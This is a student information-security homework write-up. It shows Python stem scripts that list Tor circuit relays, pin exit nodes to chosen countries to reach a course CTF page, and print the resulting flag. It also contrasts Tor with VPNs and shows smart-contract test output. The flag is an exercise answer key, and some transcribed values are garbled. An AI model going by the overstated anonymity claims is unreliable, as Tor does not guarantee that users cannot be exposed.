
# 18-631 INFORMATION SECURITY HOME WORK 4 SAI VINEETH KALLURU SRINIVAS

**USING TOR:** 





The public IP is: 209.129.244.192

The WhoIS query lookup screenshot is attached above.

1.2) The the python script that lists all the countries at the exit nodes is shown below.)

```
In [5]: from stem import CircStatus
        from stem.control import Controller
        with Controller.from_port() as controller:
          controller.authenticate()
          for circ in sorted(controller.get_circuits()):
            if circ.status != CircStatus.BUILT:
              continue
            print("")
            print("Circuit %s (%s)" % (circ.id, circ.purpose))
            for i, entry in enumerate(circ.path):
              div = '+' if (i == len(circ.path) - 1) else '|'
              fingerprint, nickname = entry
              desc = controller.get_network_status(fingerprint, None)
              address = desc.address if desc else 'unknown'
              country = controller.get_info("ip-to-country/%s" %address, 'unknown')
              bandwidth = desc.bandwidth
              print(" %s- %s (%s, %s)" % (div, fingerprint, nickname, address))
              print("IP: %s - Country: %s - Bandwidth: %s" % (address, country, bandwidth))
```

```
Python script:
from stem import CircStatus
from stem.control import Controller
with Controller.from port() as controller:
 controller.authenticate()
 for circ in sorted(controller.get circuits()):
  if circ.status != CircStatus.BUILT:
   continue
  print("")
  print("Circuit %s (%s)" % (circ.id, circ.purpose))
  for i, entry in enumerate(circ.path):
   div = '+' if (i == len(circ.path) - 1) else '|'
   fingerprint, nickname = entry
   desc = controller.get network status(fingerprint, None)
   address = desc.address if desc else 'unknown'
   country = controller.get info("ip-to-country/%s" %address, 'unknown')
   bandwidth = desc.bandwidth
   print(" %s- %s (%s, %s)" % (div, fingerprint, nickname, address))
   print("IP: %s - Country: %s - Bandwidth: %s" % (address, country, bandwidth))
The output of the python script looks as below:
Circuit 1 (GENERAL)
|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
|- 54CA5D1EB05DF0148614CC33494592918E56AE52 (hacktheplanet, 83.173.221.61)
IP: 83.173.221.61 - Country: ch - Bandwidth: 1400
+- 5CECC5C30ACC4B3DE462792323967087CC53D947 (PrivacyRepublic0001, 178.32.181.96)
IP: 178.32.181.96 - Country: fr - Bandwidth: 217000
Circuit 2 (GENERAL)
|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
|- 309689E238D2790917F36AB5D2A34021C530555F (torZilla, 195.154.251.25)
IP: 195.154.251.25 - Country: fr - Bandwidth: 43400
+- 9063C7EC4A3273446DC05E9310A5C5B2F4235696 (mj3, 93.115.86.8)
IP: 93.115.86.8 - Country: ro - Bandwidth: 33400
Circuit 3 (GENERAL)
|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
|- 39F971B386D0A7AAA6C75653B45182813BFC7928 (ALLOCHKA, 93.95.100.179)
```

IP: 93.95.100.179 - Country: ru - Bandwidth: 5270

+- 456C1E39B5780CD05267F8EFEF123A2FA8DB7715 (fithnovember, 79.137.116.43)

IP: 79.137.116.43 - Country: es - Bandwidth: 56200

### Circuit 4 (GENERAL)

|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)

IP: 51.75.143.145 - Country: fr - Bandwidth: 22800

|-46736616C5A895D636C93EF9F8A289C3BC93EE53 (alzey, 89.249.65.249)

IP: 89.249.65.249 - Country: de - Bandwidth: 10800

+- 1084200B44021D308EA4253F256794671B1D099A (niftyhedgehog, 185.220.101.5)

IP: 185.220.101.5 - Country: de - Bandwidth: 43200

### Circuit 5 (GENERAL)

|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)

IP: 51.75.143.145 - Country: fr - Bandwidth: 22800

|- 6A7551EEE18F78A9813096E82BF84F740D32B911 (TorMachine, 94.130.186.5)

IP: 94.130.186.5 - Country: de - Bandwidth: 27000

+- 305F41EB1620B782C72CC09C32B8C96791E7D98A (Unnamed, 185.246.128.36)

IP: 185.246.128.36 - Country: se - Bandwidth: 1460

## Circuit 6 (GENERAL)

|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)

IP: 51.75.143.145 - Country: fr - Bandwidth: 22800

|- 8FD3BAF5E14EBE1124D6253D59882AFE1C2B9B8E (TOR2DFN02a, 217.182.196.65)

IP: 217.182.196.65 - Country: de - Bandwidth: 80200

+- ECC3599DDCFE44C3F28AE0C9DC5DE92847D3602B (kingqueen, 37.187.22.131)

IP: 37.187.22.131 - Country: fr - Bandwidth: 11800

# Circuit 7 (GENERAL)

|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)

IP: 51.75.143.145 - Country: fr - Bandwidth: 22800

|- C3777E3970FAC2C0CB2C4E166745A77650131304 (hyacinthinus, 94.23.150.81)

IP: 94.23.150.81 - Country: nl - Bandwidth: 116000

+- 51AE5656C81CD417479253A6363A123A007A2233 (mycontribution, 51.38.64.136)

IP: 51.38.64.136 - Country: gb - Bandwidth: 6650

# Circuit 8 (GENERAL)

|- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)

IP: 51.75.143.145 - Country: fr - Bandwidth: 22800

|-77A56CB237740E24AEA2D61C8C8936232AFC1BD8 (TheEpTicZeus, 54.36.227.247)

IP: 54.36.227.247 - Country: fr - Bandwidth: 50500

+- C456E940373D5396052749F0EAFCBF90C98687E2 (newton, 185.24.218.180)

IP: 185.24.218.180 - Country: pl - Bandwidth: 33100

The python script prints the exit nodes that the TOR circuit has chosen to establish communication with the server. The screenshot of the output is also given below:

```
Circuit 1 (GENERAL)
 - 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 - 54CA5D1EB05DF0148614CC33494592918E56AE52 (hacktheplanet, 83.173.221.61)
IP: 83.173.221.61 - Country: ch - Bandwidth: 1400
 +- 5CECC5C30ACC4B3DE462792323967087CC53D947 (PrivacyRepublic0001, 178.32.181.96)
IP: 178.32.181.96 - Country: fr - Bandwidth: 217000
Circuit 2 (GENERAL)
 - 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 - 309689E238D2790917F36AB5D2A34021C530555F (torZilla, 195.154.251.25)
IP: 195.154.251.25 - Country: fr - Bandwidth: 43400
 +- 9063C7EC4A3273446DC05E9310A5C5B2F4235696 (mj3, 93.115.86.8)
IP: 93.115.86.8 - Country: ro - Bandwidth: 33400
Circuit 3 (GENERAL)
 - 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 - 39F971B386D0A7AAA6C75653B45182813BFC7928 (ALLOCHKA, 93.95.100.179)
IP: 93.95.100.179 - Country: ru - Bandwidth: 5270
 +- 456C1E39B5780CD05267F8EFEF123A2FA8DB7715 (fithnovember, 79.137.116.43)
IP: 79.137.116.43 - Country: es - Bandwidth: 56200
Circuit 4 (GENERAL)
 - 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 - 46736616C5A895D636C93EF9F8A289C3BC93EE53 (alzey, 89.249.65.249)
IP: 89.249.65.249 - Country: de - Bandwidth: 10800
 +- 1084200B44021D308EA4253F256794671B1D099A (niftyhedgehog, 185.220.101.5)
IP: 185.220.101.5 - Country: de - Bandwidth: 43200
Circuit 5 (GENERAL)
 |- 1AAD015F4D885413A2BCE0E58159116901236C49 (Unnamed, 51.75.143.145)
IP: 51.75.143.145 - Country: fr - Bandwidth: 22800
 - 6A7551EEE18F78A9813096E82BF84F740D32B911 (TorMachine, 94.130.186.5)
IP: 94.130.186.5 - Country: de - Bandwidth: 27000
 +- 305F41EB1620B782C72CC09C32B8C96791E7D98A (Unnamed, 185.246.128.36)
IP: 185.246.128.36 - Country: se - Bandwidth: 1460
Circuit 6 (GENERAL)
```

The program was run in a jupyter notebook.

1.2.1) The website <a href="http://ctf.martincarlisle.com">http://ctf.martincarlisle.com</a> was tried accessing via a TOR network using a python script to establish communication to the server. The python script is given as below:

```
In [6]: import io
 In [7]: import stem.process
In [8]: from stem.util import term
In [28]: def print_bootstrap_lines(line):
    if "Bootstrapped" in line:
             print(term.format(line, term.Color.BLUE))
          print(term.format("Starting Tor:\n", term.Attr.BOLD))
          tor_process = stem.process.launch_tor_with_config(
            tor_cmd = '/Applications/Tor Browser.app/Contents/MacOS/firefox',
            config = {
               SocksPort': str(7000),
              'ExitNodes': '{lk}',
            init_msg_handler = print_bootstrap_lines,
         Starting Tor:
         Nov 17 22:34:08.000 [notice] Bootstrapped 0%: Starting
         Nov 17 22:34:09.000 [notice] Bootstrapped 80%: Connecting to the Tor network
         Nov 17 22:34:09.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
         Nov 17 22:34:10.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
         Nov 17 22:34:11.000 [notice] Bootstrapped 100%: Done
```

The python script in typed format is as below:

```
import io
import stem.process
from stem.util import term
def print_bootstrap_lines(line):
    if "Bootstrapped " in line:
        print(term.format(line, term.Color.BLUE))

print(term.format("Starting Tor:\n", term.Attr.BOLD))

tor_process = stem.process.launch_tor_with_config(
    tor_cmd = '/Applications/Tor Browser.app/Contents/MacOS/firefox',
    config = {
        'SocksPort': str(7000),
        'ExitNodes': '{lk}',
    },
    init_msg_handler = print_bootstrap_lines,
)
```

1.2.2) We can choose any socks port, I have chosen 7000. The program line mentioned in **bold** is responsible for restricting the exit nodes to the particular country codes mentioned in that particular *key: value* pair. If need be, we can mention multiple country codes list in *value*. I have failed to establish connection for multiple country-codes, however the country codes that worked for me are:

Flag: i\_can\_be\_anywhere\_i\_want\_4fc7ab57293fd3ae

```
The python script for the checking exit nodes is given as below:
import io
import pycurl
import stem.process
from stem import CircStatus
from stem.control import Controller
from stem.util import term
SOCKS PORT = 7000
CONTROL PORT = 9051
def query(url):
 output = io.BytesIO()
 query = pycurl.Curl()
 query.setopt(pycurl.URL, url)
 query.setopt(pycurl.PROXY, 'localhost')
 query.setopt(pycurl.PROXYPORT, SOCKS PORT)
 query.setopt(pycurl.PROXYTYPE, pycurl.PROXYTYPE SOCKS5 HOSTNAME)
 query.setopt(pycurl.WRITEFUNCTION, output.write)
 try:
  query.perform()
  return output.getvalue()
 except pycurl.error as exc:
  return "Unable to reach %s (%s)" % (url, exc)
def print bootstrap lines(line):
 if "Bootstrapped" in line:
  print(term.format(line, term.Color.BLUE))
print(term.format("Starting Tor:\n", term.Attr.BOLD))
tor process = stem.process.launch tor with config(
  tor cmd = '/Applications/Tor Browser.app/Contents/MacOS/Tor/tor.real',
  config = {
    'ControlPort': str(CONTROL PORT),
    'SocksPort': str(SOCKS PORT),
    'ExitNodes': '{ru}',
    'StrictNodes': '1', #strict nodes ensures that circuits are chosen such that the exit nodes are strictly
followed.
    'GeoIPFile': r'/Applications/Tor Browser.app/Contents/Resources/TorBrowser/Tor/geoip',
    'GeoIPv6File': r'/Applications/Tor Browser.app/Contents/Resources/TorBrowser/Tor/geoip6'
  init msg handler = print bootstrap lines,
```

```
print(term.format("\nendpoint check:\n", term.Attr.BOLD))
print(term.format(query("http://ctf.martincarlisle.com"), term.Color.BLUE))
```

```
with Controller.from port(port=CONTROL PORT) as controller:
 controller.authenticate()
 for circ in sorted(controller.get circuits()):
  if circ.status != CircStatus.BUILT:
   continue
  print("")
  print("Circuit %s (%s)" % (circ.id, circ.purpose))
  for i, entry in enumerate(circ.path):
   div = '+' if (i == len(circ.path) - 1) else '|'
   fingerprint, nickname = entry
   desc = controller.get network status(fingerprint, None)
   address = desc.address if desc else 'unknown'
   country = controller.get info("ip-to-country/%s" %address, 'unknown')
   bandwidth = desc.bandwidth
   print("%s-%s (%s, %s)" % (div, fingerprint, nickname, address))
   print("IP: %s - Country: %s - Bandwidth: %s" % (address, country, bandwidth))
tor process.kill() # stops tor
```

# Country 2 DE (GERMANY):

IP: 85:114:142:205

```
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
endpoint check:
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
|- C4AEA05CF380BAD2230F193E083B8869B4A29937 (bakunin4, 193.234.15.55)
IP: 193.234.15.55 - Country: se - Bandwidth: 30100
+- AC30EE5F3E1684C4814F838EA6723D24D8CAC595 (karlsbjorn, 85.114.142.205)
IP: 85.114.142.205 - Country: de - Bandwidth: 67800
Circuit 2 (GENERAL)
|- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
- F10BDE279AE71515DDCCCC61DC19AC8765F8A3CC (ParkBenchInd001, 193.70.112.165)
IP: 193.70.112.165 - Country: fr - Bandwidth: 10100
+- C08DE49658E5B3CFC6F2A952B453C4B608C9A16A (niftyvolcanorabbit, 185.220.101.6)
IP: 185.220.101.6 - Country: de - Bandwidth: 55600
Circuit 3 (GENERAL)
|- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
|- F73036C92CD94D5A16DEA9E50FE4BEC2AF3DE171 (r3blDigital, 144.76.78.66)
IP: 144.76.78.66 - Country: de - Bandwidth: 124000
+- A0F06C2FADF88D3A39AA3072B406F09D7095AC9E (Dhalgren, 46.165.230.5)
IP: 46.165.230.5 - Country: de - Bandwidth: 39600
Circuit 4 (GENERAL)
|- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 872B18761953254914F77C71846E8A2623C52591 (TykRelay03, 85.235.225.239)
IP: 85.235.225.239 - Country: dk - Bandwidth: 49500
+- F57FB7B24FE88E5846CB82545AAB6E29E5185E0E (x, 82.197.160.25)
IP: 82.197.160.25 - Country: ch - Bandwidth: 26100
Sais-MacBook-Air-3:Intro to info sec saivineethks$
```

#### **COUNTRY 3 INDIA:**

IP: 139.59.37.160

```
IP: 195.228.75.149 - Country: hu - Bandwidth: 59500
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
endpoint check:
<!DOCTYPE html>
        margin: 0 auto;
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 571263804EF55F49A8615AA24A20244B777BF539 (anonymous, 138.201.255.245)
IP: 138.201.255.245 - Country: de - Bandwidth: 28900
+- 2EE54F699A8B9CE0E3B9BA31A17F8C29A39E5B58 (INexit, 139.59.37.160)
IP: 139.59.37.160 - Country: in - Bandwidth: 478
Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 270934A4F7B669AA387F2D475FBE793D03694547 (toloso, 212.7.217.52)
IP: 212.7.217.52 - Country: pl - Bandwidth: 13000
+- F983D2379B10E6D5325EE56306E5922D2FB982C9 (byrnes, 49.50.66.209)
IP: 49.50.66.209 - Country: in - Bandwidth: 1690
Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 11A101A9E1ADD736B7B41AC57E041B7087775FE4 (kittykat, 62.210.170.57)
IP: 62.210.170.57 - Country: fr - Bandwidth: 54700
+- F983D2379B10E6D5325EE56306E5922D2FB982C9 (byrnes, 49.50.66.209)
IP: 49.50.66.209 - Country: in - Bandwidth: 1690
Sais-MacBook-Air-3:Intro to info sec saivineethks$
```

#### **COUNTRY 4 DENMARK:**

IP: 185 129 62 63

```
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
Nov 27 18:10:08.000 [notice] Bootstrapped 100%: Done
endpoint check:
<!DOCTYPE html>
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- ABF3525BE20B77D1C460CFE4BC6AFCC4BC5DEF27 (kuma, 213.136.73.115)
IP: 213.136.73.115 - Country: de - Bandwidth: 5850
 +- A44AE029015BA6FE0E9B90075C55617E0CD1E22B (kramse2, 185.129.62.63)
IP: 185.129.62.63 - Country: dk - Bandwidth: 25600
Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 1F9544C0A80F1C5D8A5117FBFFB50694469CC7F4 (as44194l10501, 77.87.49.6)
IP: 77.87.49.6 - Country: de - Bandwidth: 76900
 +- 2B5DE6C07B3C3641EC63F1951CB425456601BA9E (TorGate1, 37.128.222.30)
IP: 37.128.222.30 - Country: dk - Bandwidth: 13500
Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 6B7ABD237CF25E5F787F365AF5FC4C86F0213A9F (torpidsDEhetzner2, 94.130.183.13)
IP: 94.130.183.13 - Country: de - Bandwidth: 34700
 +- A44AE029015BA6FE0E9B90075C55617E0CD1E22B (kramse2, 185.129.62.63)
IP: 185.129.62.63 - Country: dk - Bandwidth: 25600
```

#### COUNTRY 5 BRAZIL:

IP: 10.220.46.140

```
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
endpoint check:
Circuit 1 (GENERAL)
 |- 77580FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- DCE0999B2433E12D92666381A733DE599BC52DFC (Unnamed, 95.211.210.145)
IP: 95.211.210.145 - Country: nl - Bandwidth: 1370
 +- A8FCD130D6E1EBCF190D8D9D3C251607FEE9AC3B (citsp09, 18.228.46.140)
IP: 18.228.46.140 - Country: br - Bandwidth: 1880
Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 2E5B5397CDD7F02798F9713B2C3D85C3FEFBAFBE (Unnamed, 138.197.171.88)
IP: 138.197.171.88 - Country: ca - Bandwidth: 1080
+- 2331DE5D2E9AE6A363574E4E401DA42D067C1D2D (Bael, 200.98.161.148)
IP: 200.98.161.148 - Country: br - Bandwidth: 70
Circuit 4 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 537DFC2019C77FF60A0A29BEF358F7F6D6C68688 (KaarliVPS, 91.134.137.99)
IP: 91.134.137.99 - Country: fr - Bandwidth: 9340
+- A8FCD130D6E1EBCF190D8D9D3C251607FEE9AC3B (citsp09, 18.228.46.140)
IP: 18.228.46.140 - Country: br - Bandwidth: 1880
```

### **COUNTRY 6 CHILE:**

IP: 190.162.198.98

```
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
endpoint check:
<!DOCTYPE html>
        margin: 0 auto;
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- FB856DEC646CC0A746CCBB3BBD19B2C4299795D2 (none, 188.214.30.209)
IP: 188.214.30.209 - Country: ro - Bandwidth: 12200
+- 5E3FD31B9DC279C06AD051D68BE08914F6CD3B46 (MacarenaValdes, 190.162.198.98)
IP: 190.162.198.98 - Country: cl - Bandwidth: 329
Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- AD970E9521E643922AF3811DA9138183795DD76F (humboldt, 185.132.133.32)
IP: 185.132.133.32 - Country: ae - Bandwidth: 20800
 +- 5E3FD31B9DC279C06AD051D68BE08914F6CD3B46 (MacarenaValdes, 190.162.198.98)
IP: 190.162.198.98 - Country: cl - Bandwidth: 329
    THE P CEMERAL
```

#### **COUNTRY 7 FINLAND:**

IP: 185.100.86.182

```
USError: Process terminated: Failed to bind one of the Listener
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
Nov 27 18:20:20.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:20:20.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:20:21.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
endpoint check:
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
|- E29317BC08686D3F0D420FFFC06E71489A0E5452 (Unnamed, 88.198.56.215)
IP: 88.198.56.215 - Country: de - Bandwidth: 1630
+- E51620B90DCB310138ED89EDEDD0A5C361AAE24E (NormalCitizen, 185.100.86.182)
IP: 185.100.86.182 - Country: fi - Bandwidth: 14200
Circuit 2 (GENERAL)
 - 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 29A71C82476708936732AFCABE28C895C13FDC76 (bassblitzed, 75.3.204.124)
IP: 75.3.204.124 - Country: us - Bandwidth: 10300
 +- 4488EEA8CA1674020D9FCC2A176E1FDB9606F0B3 (HORUS3, 95.216.145.1)
IP: 95.216.145.1 - Country: fi - Bandwidth: 18200
Sais-MacBook-Air-3: Intro to info sec saivineethks$
```

#### **COUNTRY 8 HONGKONG:**

IP: 103.234.220.195

```
IP: 149.56.157.119 - Lountry: ca - Bandwidth: 683⊍
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
Nov 27 18:23:20.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Nov 27 18:23:20.000 [notice] Bootstrapped 85%: Finishing handshake with first hop
Nov 27 18:23:21.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
endpoint check:
<!DOCTYPE html>
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 7B68E4C2601B77B5B4313E3FCB34FD9DC8886030 (torpidsNLonline1, 51.15.36.229)
IP: 51.15.36.229 - Country: nl - Bandwidth: 35100
+- 5099AA94537F2ECEB5E4F2B05E142BEC138076DA (ASock, 103.234.220.195)
IP: 103.234.220.195 - Country: hk - Bandwidth: 1040
Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 6EE79F1C950B64FCFCE7D270FE36914A4AC3B8C2 (drazisil, 163.172.61.78)
IP: 163.172.61.78 - Country: fr - Bandwidth: 28200
 +- B90309F6F9F9F4635526040946CDAEC7DBF3A231 (arnspringer, 103.234.220.197)
IP: 103.234.220.197 - Country: hk - Bandwidth: 1460
Circuit 3 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- C37BC191AC389179674578C3E6944E925FE186C2 (xzdsb, 213.239.217.18)
IP: 213.239.217.18 - Country: de - Bandwidth: 16200
 +- 5099AA94537F2ECEB5E4F2B05E142BEC138076DA (ASock, 103.234.220.195)
IP: 103.234.220.195 - Country: hk - Bandwidth: 1040
```

#### **COUNTRY 9 COSTA RICA:**

IP: 190.10.8.50

```
IP: 103.234.220.195 - Country: hk - Bandwidth: 1040
[Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
endpoint check:
        margin: 0 auto;
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- C92F69EE5756200F160CCFAFE9C3C984D3E6D561 (netzhub, 195.201.20.82)
IP: 195.201.20.82 - Country: de - Bandwidth: 28900
 +- 980A8D38EE4A0A9169C20FEC856F7362BC36A86F (cragg, 190.10.8.50)
IP: 190.10.8.50 - Country: cr - Bandwidth: 772
Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- 8A00CE9638BDB4686B91F1F0B229DB3F8C9B8415 (devuan, 82.251.167.192)
IP: 82.251.167.192 - Country: fr - Bandwidth: 36300
    980A8D38EE4A0A9169C20FEC856F7362BC36A86F (cragg, 190.10.8.50)
    190.10.8.50 - Country: cr - Bandwidth: 772
```

#### **COUNTRY 10 BULGARIA:**

IP Address: 87.120.36.157 Date and time: Nov 27 18:26

```
Sais-MacBook-Air-3:Intro to info sec saivineethks$ python exitnodes.py
Starting Tor:
endpoint check:
Circuit 1 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
 |- F01B0C11CAB9B58E395874D851E879F76BC7414B (drazisil, 51.15.89.36)
IP: 51.15.89.36 - Country: fr - Bandwidth: 61800
+- 1B9638C3E98D8E9DC03350B25E87128CC79860D8 (bigboss99, 87.120.36.157)
IP: 87.120.36.157 - Country: bg - Bandwidth: 61600
Circuit 2 (GENERAL)
 |- 775B0FAFDE71AADC23FFC8782B7BEB1D5A92733E (Aerodynamik01, 5.196.23.64)
IP: 5.196.23.64 - Country: fr - Bandwidth: 12500
|- 9AF8B24D173DE688018A6BDD424FBE90676CCCC6 (tagos, 77.68.11.42)
IP: 77.68.11.42 - Country: gb - Bandwidth: 102000
+- 1B9638C3E98D8E9DC03350B25E87128CC79860D8 (bigboss99, 87.120.36.157)
IP: 87.120.36.157 - Country: bg - Bandwidth: 61600
```

The secret code is given as: i\_can\_be\_anywhere\_i\_want\_4fc7ab57293fd3ae

1.2.3)

- The TCB involved in the case of a TOR network is less compared to the TCB involved in VPN. The TOR network finds a circuit for the end user to connect to the webserver. Whereas a VPN allows users to "borrow" the IP address of the VPN server. VPN essentially acts on behalf of the end user.
- TOR is a network and it is not a provider. Whereas VPN is a provider. Therefore, in the case when the government wants to get end user's data the VPN provider can reveal user logs. Whereas a TOR network cannot expose the user.
- TOR provides anonymity, whereas VPN makes the end user to appear as the online citizen of the country he or she chooses.
- TOR provides the following security properties:
  - Anonymity
  - It is encrypted Confidentiality
- VPN is more used for the purpose of accessibility. Whereas TOR is used for anonymity. A most secure network would probably be a combination of both VPN + TOR. Which is equal to ultra-high secure internet connection.

#### **SMART CONTRACTS**

# 2.1.1) Output of TESTRPC:

```
Transaction: 0xe73ccd96203dd30cdb2302e89ac542522cffdd5a704f142594db8c16604c525
  Contract created: 0x059298355ccc301eb16b4a9597d43bd6e09b47f9
  Gas usage: 277462
  Block Number: 1
Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)
eth_newBlockFilter
eth_getFilterChanges
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
eth_sendTransaction
  Transaction: 0xc17960c0c7b59fd58d3e142e17f55cf2103e34345a4baa61ae55e4db509aec6
  Gas usage: 42008
  Block Number: 2
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)
eth_getTransactionReceipt
eth_accounts
net_version
net_version
eth_sendTransaction
  Transaction: 0xd6efe0ae0cb91ecb9829f9d2dd4a7831997a06f7f4e31c54eb8c9b1d9d64f1c
  Contract created: 0x63c0449b7af956a7e19c2201bc3face0fd4e1c55
  Gas usage: 429128
  Block Number: 3
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)
```

```
Transaction: 0xd6efe0ae0cb91ecb9829f9d2dd4a7831997a06f7f4e31c54eb8c9b1d9d64f1c
  Contract created: 0x63c0449b7af956a7e19c2201bc3face0fd4e1c55
  Gas usage: 429128
  Block Number: 3
  Block Time: Sun Nov 25 2018 13:37:47 GMT-0500 (EST)
eth_newBlockFilter
eth_getFilterChanges
eth_getTransactionReceipt
eth_getCode
eth_uninstallFilter
net_version
net_version
